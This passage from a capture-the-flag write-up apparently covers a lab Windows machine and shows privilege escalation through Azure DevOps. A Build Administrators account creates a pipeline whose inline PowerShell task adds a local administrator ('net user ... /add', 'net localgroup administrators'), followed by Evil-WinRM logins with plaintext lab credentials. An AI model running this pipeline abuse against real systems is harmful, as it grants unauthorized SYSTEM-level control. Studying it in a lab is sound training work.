
There don't seem to be any common privilege escalation paths, so let's return to the Azure DevOps service.

```
evil-winrm -i 10.10.10.203 -u robisl -p wolves11

Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\robisl\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```


Logout from the DevOps portal as `nathen`, and login using `robisl / wolves11`. After signing in we see that we have access to a new project called `PartsUnlimited`.




After some enumeration inside this project we see that user robisl is a member of the "Build Administrators" group. This is interesting since Build Administrators have full control over the pipelines in the project. This means that we can create new build definitions to execute arbitrary commands.




In order to discover in whose context the build definition is executed, as we can go to `Project Settings` > `Agent pools` > `Setup` > `Agents` > `Hamilton11` > `Capabilities`. There, we see that the username of the agent is `Worker$` which is the hostname, revealing that our build definitions will be running as SYSTEM.




To abuse this, navigate to `Pipelines` > `New Pipeline` > `Use the classic editor` and click `Continue`.




Select `Empty pipeline` at the bottom of the list of templates, and then click the `Add` button that becomes visible after selecting the template.




In the Agent Pool choose `Setup`.



We also need to configure the agent to do something. Again, there are many things the agent can do since the list of tasks is quite long, but let's use the PowerShell task. Click the `+` button on the agent job item to add a new task, choose the PowerShell task and then click `Add`.




Click the new PowerShell task and set it to run it as `Inline`. This allows us to insert PowerShell code directly, and in the script block we can run `net user cube Password123! /add ; net localgroup administrators cube /add` to create an administrator user. Then click `Save & Queue` to start the job.



We can now connect to the machine using Evil-WinRM and the credentials `cube / Password123!` and read the `root.txt`.

```
evil-winrm -i 10.10.10.203 -u cube -p Password123!
```


evil-winrm -i 10.10.10.203 -u cube -p Password123!
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
PS C:\Users\cube\Documents> cd \users\administrator\desktop
PS C:\users\administrator\desktop> ls
Directory: C:\users\administrator\desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-ar--- 10/5/2020 12:01 AM 34 root.txt